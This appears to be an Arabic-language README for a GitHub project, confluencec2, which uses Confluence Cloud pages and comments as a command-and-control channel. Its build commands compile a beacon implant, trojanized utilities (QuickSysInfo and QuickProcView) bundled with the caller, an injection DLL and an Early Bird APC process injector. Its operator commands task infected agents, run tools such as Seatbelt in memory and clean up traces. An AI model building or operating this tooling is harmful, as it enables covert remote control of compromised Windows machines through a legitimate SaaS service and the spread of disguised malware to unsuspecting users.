
 dagowda/confluencec2
هذا مشروع يهدف إلى تحويل كل منتج SaaS آخر إلى C2، وConfluence ليست سوى البداية.
المؤلف: Dhanush Arvind
.png)
Python 3.8+ مع requests:
pip install requests
حساب Confluence Cloud مع رمز API (يُنشأ على https://id.atlassian.com/manage-profile/security/api-tokens)، أو بيانات اعتماد Confluence Server
MinGW GCC إما:
x86_64-w64-mingw32-gcc (sudo apt install gcc-mingw-w64-x86-64)، أوpython c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
احفظ Page ID من المخرجات — ستحتاجه لكل ما يلي.
لاستخدام عنوان مخصص:
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
شغّل configure.py لتضمين بيانات اعتماد Confluence ومعرّف الصفحة في مصدر المستدعي:
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| المعامل | مطلوب | الوصف |
|---|---|---|
--url | نعم | عنوان URL الأساسي لـ Confluence |
--email | نعم | البريد الإلكتروني لحساب Confluence |
--api-token | نعم | رمز API الخاص بـ Confluence |
--page-id | نعم | معرّف الصفحة من الخطوة 1 |
--sleep | لا | فاصل Beacon بالمللي ثانية (الافتراضي: 10000) |
--output | لا | دليل الإخراج (الافتراضي: build) |
--no-wiki-prefix | لا | تخطي بادئة /wiki (لـ Confluence Server) |
--compile | لا | ترجمة تلقائية إذا كان gcc موجودًا في PATH |
من PowerShell:
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
استبدل /mnt/c/path/to/build بمسار WSL الفعلي إلى دليل build الخاص بمشروعك.
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
بعد التجميع اليدوي، انسخ الملفات الثنائية إلى payloads/:
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
يجب أن يكون كلا الملفين في الدليل نفسه:
cd payloads
earlybird_inject.exe
يجب أن يكون كلا الملفين في الدليل نفسه:
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
افتح http://127.0.0.1:8443 في متصفحك.
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
افتح علامة التبويب Console. اختر وضع Page Body أو Comment. اكتب الأمر، واختر الوكيل الهدف، ثم انقر على Send.

انتقل إلى صفحة C2 وانشر تعليقًا:
[cmd] whoami
استهدف وكيلًا محددًا:
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
أو عبر واجهة الويب الرسومية: افتح علامة التبويب Cleanup وانقر على زر التنظيف.
